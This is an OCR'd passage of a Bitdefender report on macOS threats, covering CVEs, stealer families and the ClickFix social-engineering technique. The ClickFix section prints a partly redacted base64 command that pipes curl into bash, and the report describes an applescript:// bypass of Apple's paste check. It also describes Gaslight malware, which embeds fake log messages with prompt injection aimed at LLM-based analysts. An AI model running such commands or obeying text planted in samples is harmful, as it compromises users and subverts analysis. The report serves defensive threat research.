
PUAs decline 4.5 percentage points, from 25.3% to 20.4%. PUAs detected by our engines include anything from scareware to deceptive installers, and often overlap with adware.

A malicious ad, fake warning, phishing page, software bundle, or download prompt can start an attack chain without exploiting macOS itself. For many attacks, persuasion is the exploit: the victim is pushed to click, install, paste, or approve – **essentially to infect the system with their own hands**.

Geographic distribution

Volume is concentrated in countries where the Mac installed base is largest. Geography is a reflection of customer distribution, not country-level threat prevalence.

Top reporting countries by share of window Mac reports



The United States accounts for just over a quarter (27.3%) of country-attributed detections, roughly three times the share of Germany, the second-ranked country at 9.0%.

Romania follows at 7.5%, while the United Kingdom, France, and Canada each sit just below 6%. Together, the Top 10 countries account for 71.9% of country-attributed detections.

More than one in four detections (28.1%) falls outside the Top 10. That long tail underscores the global reach of the same malware, adware, phishing, and PUA ecosystems.


North America and Europe dominate the ranking, while Australia is the highest-ranked Asia-Pacific market in the Top 10.

A NOTE ON GEOGRAPHIC INSIGHTS

These figures describe where threats are detected, not where attackers are located. Country shares can also reflect the size of the Mac population, Bitdefender's installed base, browsing and download habits, and the targeting of individual campaigns.

805 OS and third-party CVEs and four zero-days

Alongside the Bitdefender detection telemetry, here is what Apple and third-party vendors shipped patches for, and what was confirmed exploited in the wild. While cadence is steady, the exploited set is small.



Total CVEs stay in a 30-170 band across more than one year. The 13 CISA KEV additions (see next page) cluster around a handful of campaigns.

303 of 701 scored CVEs carry CVSS ≥ 7.0.

84 Critical, 219 High, 366 Medium, 32 Low. The remaining 104 CVEs in the window carry no CVSS base score; of those, three are in CISA's Known Exploited Vulnerabilities catalog. Most Critical entries are WebKit or browser-engine memory corruption. Top patched: WebKit (80), Kernel (56), AppleMobileFileIntegrity (23), Model I/O (19), CoreServices (18), ImageIO (16).

What “actively exploited” actually means

Four of the security advisories carry Apple’s own ‘*may have been exploited*’ (★) phrasing - the strongest indicator of risk. Thirteen are CISA KEV additions. Eight came from researcher disclosure. Eight CVEs are confirmed by two or more channels.

CVE	DATE	COMPONENT	SEV	APPLE TEXT	KEV	RESEARCHER
CVE-2025-6558	7/15/25	Chromium ANGLE/GPU	HIGH	-	yes	yes
CVE-2025-31277	7/30/25	WebKit (Safari)	HIGH	-	yes	-
★ CVE-2025-43300	8/20/25	ImageIO	CRITICAL	yes	yes	yes
CVE-2025-55177	8/29/25	WhatsApp Desktop	MEDIUM	-	yes	yes
CVE-2022-48503	10/20/25	JavaScriptCore backport	HIGH	-	yes	-
CVE-2025-43510	11/3/25	Kernel - improper locking	HIGH	-	yes	-
CVE-2025-43520	11/3/25	Kernel - buffer overflow	MEDIUM	-	yes	-
CVE-2023-43000	11/5/25	WebKit use-after-free	HIGH	-	yes	-
★ CVE-2025-14174	12/12/25	WebKit memory corruption	HIGH	yes	no	yes
★ CVE-2025-43529	12/12/25	WebKit memory corruption	HIGH	yes	yes	yes
★ CVE-2026-20700	2/11/26	dyld dynamic linker	HIGH	yes	yes	yes
CVE-2021-30952	3/5/26	WebKit integer overflow	HIGH	-	yes	-
CVE-2026-3909	3/12/26	Chrome Skia	HIGH	-	yes	yes
CVE-2026-3910	3/12/26	Chrome V8	HIGH	-	yes	yes

WHAT THE THREE SIGNALS MEAN

APPLE TEXT - Apple’s advisory includes ‘Apple is aware of a report that this issue may have been exploited.’

CISA KEV - Catalogued as having confirmed exploitation. Federal civilian agencies have a remediation deadline.

RESEARCHER - Public disclosure from independent security researchers or cyber-security outlets. May pre-date official CVE assignment.

Bitdefender

Four zero-days in targeted campaigns

Apple’s ‘actively exploited’ flag is rare: only four CVEs in 13 months carry it. Each one below is a known targeted-attack campaign against specific individuals, not opportunistic malware.

CVE-2025-43300

CRITICAL · CVSS 10.0

Disclosed 2025-08-20 · **ImageIO out-of-bounds write**

A bounds-check failure in the Image I/O framework, the component that decodes JPEG/PNG/HEIC across macOS. Apple fixed it in the 15.6.1 / 14.7.8 / 13.7.8 release. Apple credits itself as the discoverer and notes the issue “may have been exploited in an extremely sophisticated attack against specific targeted individuals.” No third-party researcher named.

ATTRIBUTION UNKNOWN · TARGETED INDIVIDUALS · APPLE ADVISORY HT124927

CVE-2025-43529

HIGH · CVSS 8.8

Disclosed 2025-12-12 · **WebKit memory corruption (chain anchor)**

Same Safari 26.2 release as CVE-2025-14174. The two CVEs cross-reference each other in the Apple advisory and are confirmed as a chained exploit path against iOS/macOS versions prior to version 26. Apple notes exploitation “against specific targeted individuals”; the TAG co-credit and the chained pattern are consistent with the mercenary-spyware vendor activity documented throughout 2025.

MERCENARY SPYWARE PATTERN · PRE-IOS-26 TARGET WINDOW · APPLE ADVISORY HT125886

CVE-2025-14174

HIGH · CVSS 8.8

Disclosed 2025-12-12 · **WebKit memory corruption (chain link)**

Patched in macOS Tahoe 26.2 / Sequoia 15.7.2 / Sonoma 14.8.2 and Safari 26.2. Companion to CVE-2025-43529 in the same mercenary-spyware chain - a single attacker campaign required two distinct WebKit vulnerabilities. Discoverers credited: Apple and Google Threat Analysis Group.

ATTACK PATTERN CONSISTENT WITH MERCENARY SPYWARE OPERATORS · TARGETED INDIVIDUALS · APPLE ADVISORY HT125886

CVE-2026-20700

HIGH · CVSS 7.8

Disclosed 2026-02-11 · **dyld dynamic linker code execution**

Patched in macOS Tahoe 26.3 / Sequoia 15.7.4 / Sonoma 14.8.4 and Safari 26.3. A memory-write primitive in dyld that Apple notes “may have been exploited in an extremely sophisticated attack against specific targeted individuals.” The companion CVEs (CVE-2025-43529, CVE-2025-14174) were also re-issued in the same release, indicating the chained mercenary-spyware campaign continued across the Tahoe 26.2 → 26.3 cycle.

CONTINUED CAMPAIGN AGAINST PRE-IOS-26 USERS · APPLE ADVISORY HT126348

Bitdefender

CHAPTER 2

Information stealers move to the center

Stealer-class detections undercount the risk. We focus on incidents instead to describe the risk.


INSIDE

- How much of observed activity is classified as stealers, by events and unique devices?
- What data are these threats designed to take?
- Which families or lineages dominate, and what taxonomy ambiguity exists among forks and generic detections?
- What macOS-native components or permissions are abused?

Stealer detections rise in bursts

Our Mac telemetry records detections at different points in an attack, from malicious links and scripts to downloaded files and payloads on the device

Stealer share of monthly Mac reports



Individual signatures spiked at different months and stayed below 2% through the window. The aggregate stealer-class share drifted from ~0.9% to ~1.5% over the same period — a +0.54 pp lift (see slide 4).

Individual stealer signatures show sharp, short-lived increases across the reporting window. The largest peaks come from different signatures at different times, while most return to much lower levels afterward. No single signature shows a consistent upward trend through July 2026.

These are shares of Mac reports carrying each detection name. The chart shows when particular signatures became more prominent in our telemetry; it does not establish how many distinct stealer infections occurred or why each peak happened.

EARLY DETECTION IMPACTS VISIBILITY

This chart captures only detections classified as stealers, but is not an exhaustive view of stealer activity. Some threats may be recorded under generic signatures assigned to other categories, while others may be blocked at the malicious link, script or downloader stage before a stealer payload is observed.

NimDoor: a DPRK stealer and backdoor chain

Attribution: high-confidence DPRK BlueNoroff / TA444 cluster (Sapphire Sleet, COPERNICIUM, STARDUST CHOLLIMA).

The lure is social. Attackers impersonate a contact known to the victim, approach them through Telegram, walk them into a Calendly meeting, and at some point instruct them to install a supposed Zoom SDK update. Researchers reported deepfake impersonations of senior leadership and a microphone problem as the pretext for the install.

The compromise splits into two execution branches. The first is a C++ loader code-signed as InjectWithDyldArm64 that decrypts an embedded payload, launches a benign Target Mach-O in a suspended state, injects the real trojan1_arm64 implant, and resumes the process. The implant opens a WebSocket-over-TLS C2 channel with Base64 + RC4-wrapped JSON payloads. Bash scripts (upl, tlgrm) exfiltrate Arc, Brave, Firefox, Chrome, and Edge browser databases, the macOS System and login, Keychain, shell history, and Telegram's encrypted local database.

A SECOND BACKDOOR INSIDE APPLESCRIPT

CoreKitAgent decodes an obfuscated AppleScript and writes it to ~/.ses. The script beacons every ~30 seconds, reports running processes, and uses AppleScript's run script to execute whatever the C2 returns. Native AppleScript becomes a persistent command-execution channel.

Gaslight: malware that attacks AI agents

Attribution: sample indicators are consistent with FLATROOF, assessed as linked to the DPRK TraderTraitor cluster (UNC4899, PUKCHONG, Jade Sleet), based on publicly documented technical patterns.

Gaslight is a Rust backdoor identified in late June 2026 after successfully targeting a DevOps engineer through the Cursor IDE.

Two named components of the malware are particularly important. FLATROOF is the Rust backdoor itself, with command-and-control routed through the Telegram Bot API - a notable choice because it blends in with the background noise of legitimate Telegram traffic. ROOFDECK is a separate module that uses the Nostr protocol as a dead-drop resolver. Both choices suggest the operators expected to remain on the host long enough to make protocol-mimicry cost-effective.

The collection module is written in Python and runs against a self-supplied CPython 3.10.18 standalone runtime - the Gaslight installer fetches a standalone interpreter at runtime rather than relying on the macOS system Python, which is one of the few pieces of forensic evidence that survives the cleanup.

MALWARE IS NOW WRITTEN TO ATTACK THE AI THAT READS IT

The Gaslight payload contains 38 fabricated system messages specifically intended to interfere with LLM-based malware analysts. The messages look like routine macOS log output but contain prompt-injection content designed to derail automated analysis pipelines. Malware analysts using LLM-assisted triage need to treat any quoted system output from an unknown sample as untrusted.

Notarized backdoor: FlutterBridge & CrashStealer

A financially motivated malvertising operation that evolved from an earlier adware campaign.

Three variants have been observed: PodcastsLounge (Developer ID UBZDAAV97Y), PDF-Brain (FW9NHQ8922), and PDF-Ninja (B73CHZ24Y8). All three were signed with valid Apple Developer IDs and had successfully passed Apple's notarization process.

The approach relies on an architecture decision that splits the malicious logic between the signed native binary and attacker-controlled web content loaded into a WebView. The attackers can change parts of the malware's behaviour by changing the JavaScript on the server, without rebuilding or redistributing the signed macOS application. Exposed capabilities include shell execution, filesystem access, environment-variable retrieval, and (for some samples) the macOS entitlement com.apple.security.files.downloads.read-write.

AI PROCESSING AS EXFILTRATION TACTIC


PDF-Brain and PDF-Ninja add an AI document summarization feature. The workflow is open-document to request-AI-summary to receive-summary. Behind the scenes, the document is sent to an attacker domain, forwarded to a real AI service, and the result is returned. The attacker's server receives the complete document before the AI service processes it. The legitimate feature is the exfiltration channel.

CrashStealer demonstrates the same trust-chain failure from inside the chain: a notarized dropper installs a backdoor that abuses Apple-named components. Delivery runs through a developer-tools distribution site (Werkbit) and a notarized dropper, both staged on GitHub. Credential capture uses dscl -authonly to validate the password and targets 80+ crypto-wallet browser extensions and 14 password managers.

What infostealer campaigns go after

Behaviors observed in stealer-family write-ups are listed with a frequency score and the matching MITRE ATT&CK technique.

What stealer campaigns go after, by frequency of observed capability



Browser credential stores and session cookies are the easiest targets. Keychain access requires a user password but the password is usually the login password. Lower-frequency behaviors - developer tokens, SSH keys, cloud credential files - matter for a narrower audience, but they matter a lot for that audience.

PERMISSIONS THEY WANT

TCC permission categories to read what they want. They can ask politely (fake 'Application Helper' password dialog running dscl) or ask the user to grant Full Disk Access. Both flows end at the user - the macOS-side permission gate sits in the same place ClickFix does: at the consent prompt.

Behaviour frequencies across documented stealer families: Atomic Stealer / AMOS, Odyssey (rebranded Poseidon), MacSync, Phexia, DigitStealer, Banshee, NovaStealer, PSW variants, plus notnullOSX

Bitdefender

CHAPTER 3

ClickFix makes the user the installer

ClickFix is a social-engineering method that tells the target to copy, paste, or launch instructions that execute malicious code under the user’s own authority.

INSIDE


- What does the technique look like on a Mac?
- What telemetry evidence is available, and what is it actually evidence of?
- Why doesn't Gatekeeper stop it?
- What defensive options exist on a Mac?

Bitdefender

CHAPTER 3 · CLICKFIX · STEP 1 OF 3

A manufactured problem

The rise of browser-delivered threats coincides with the adoption of ClickFix, a social-engineering technique that turns the victim into the execution mechanism. A fake CAPTCHA, troubleshooting page, update prompt, or verification step tells the user exactly what to do next.



A deceptive CAPTCHA sets up the ClickFix attack

Read: [The Scam That Tricks You into Infecting Your Own Mac]

On macOS, that may mean opening Terminal and pasting a command, downloading and running a file, or approving permissions. No software vulnerability is required: the user unknowingly performs the steps that compromise the Mac.

Rather than defeating Apple's protections, ClickFix persuades users to bypass those protections on the attacker's behalf.

WHY THIS WORKS

Users have been trained to expect verification prompts. A page that looks like one - and looks credible enough to pass a quick glance - does not need to look like a security warning. The visual context is 'another check,' not 'an attack.'

Bitdefender

CHAPTER 3 · CLICKFIX · STEP 2 OF 3

The pasted 'token'

After the user clicks the checkbox, the page instructs them to open Terminal and paste a 'token' they have ostensibly been given. The clipboard contains a base64-wrapped shell command. The victim is the executor.

Instructions are deliberately short for the casual Mac user, not the developer.
Three steps. (1) Open Spotlight with Cmd+Space. (2) Type Terminal and open it. (3) Paste the 'token' with Cmd+V and press Return.
The clipboard contains a base64-encoded string followed by a shell decode. Pasted into Terminal and executed under the user's own login credentials, it pulls the next stage from a remote URL.


SANITIZED COMMAND SHAPE

WHAT GETS COPIED INTO THE CLIPBOARD

```
bash <<< $(echo "Y3VybCAtcyAnaHR0cHM6Ly8[REDACTED-FOR-SAFETY]ZpcC91cGRhdGUuc2gnIHwgYmFzaA==" | base64 -d)
```

WHAT HAPPENS WHEN THE USER RUNS THE COMMAND INSIDE THE TERMINAL

echo ... | base64 -d decodes the hidden command.
$(...) substitutes that decoded text.
bash <<< ... executes it. The downloaded payload is never explicitly saved to disk.
curl -s hides download progress and most curl errors.




Bitdefender

CHAPTER 3 · CLICKFIX · STEP 3 OF 3

macOS Tahoe 26.4 blocks the paste

macOS Tahoe 26.4 attempts to block malicious paste, firing an alert inside Terminal the moment the user hits Cmd+V.



MITRE ATT&CK

ClickFix codified as T1204.004 - User Execution: Malicious Copy and Paste. Sits under User Execution (T1204) in the Execution tactic. The macOS analytic watches for Terminal and iTerm2 invocations, clipboard-write activity, and parent-process relationships to osascript, bash, zsh, and curl following a paste.

External reporting shows that ClickFix is no longer a niche attack.

- Microsoft's **Digital Defense Report** put ClickFix at **47%** of observed initial access across 2025, with the trend continuing into 2026.
- Recorded Future assesses that ClickFix 'will very likely remain the dominant initial access vector throughout 2026.'

Two operational consequences:

- Endpoint products can still inspect clipboard contents at paste time, but Apple's native paste-event lives behind a private entitlement that third-party security tools cannot subscribe to. The platform check is now the first gate, and only Apple controls it.
- A workaround documented by Jamf sidesteps the platform check entirely: opening Script Editor through an applescript:// URL scheme routes the same payload through osascript without ever touching Terminal. The paste-time warning never fires, because the paste never happens in a checked surface.

Bitdefender

CHAPTER 3 · CLICKFIX

The lure taxonomy is wider than CAPTCHAs

Reporting since 2024 names at least seven lure themes detailed in the table below

Theme	What the victim sees	Surface used	Typical Payload
Fake CAPTCHA	"I'm not a robot" prompt; instructions to paste a "token" into Terminal.	Browser → Terminal	base64 | sh; AppleScript via osascript; Atomic Stealer / AMOS variants
Audio / video fix	Fake Zoom / Meet / Teams call reporting mic or camera failure; "run this to fix."	Browser → Terminal	DPRK UNC1069 deepfake-CEO meetings; download cradle to zsh
AI tool installer	Impersonated installer for ChatGPT Atlas, Claude Code, Sora 2, Codex, or similar	Browser → Terminal or DMG	MacSync (AppleScript + Go backdoor); observed on AI-themed sites since Nov 2025
Disk / browser repair	"Reclaim disk space," "clean up your Mac," or "your browser is out of date."	Browser → Terminal; ads	AppleScript via applescript:// URL scheme (Apr 2026 bypass)
Software update	Impersonated prompts for browser, plugin, or media-codec updates	Browser → DMG	Atomic Stealer / Poseidon era (mid-2024 onward)
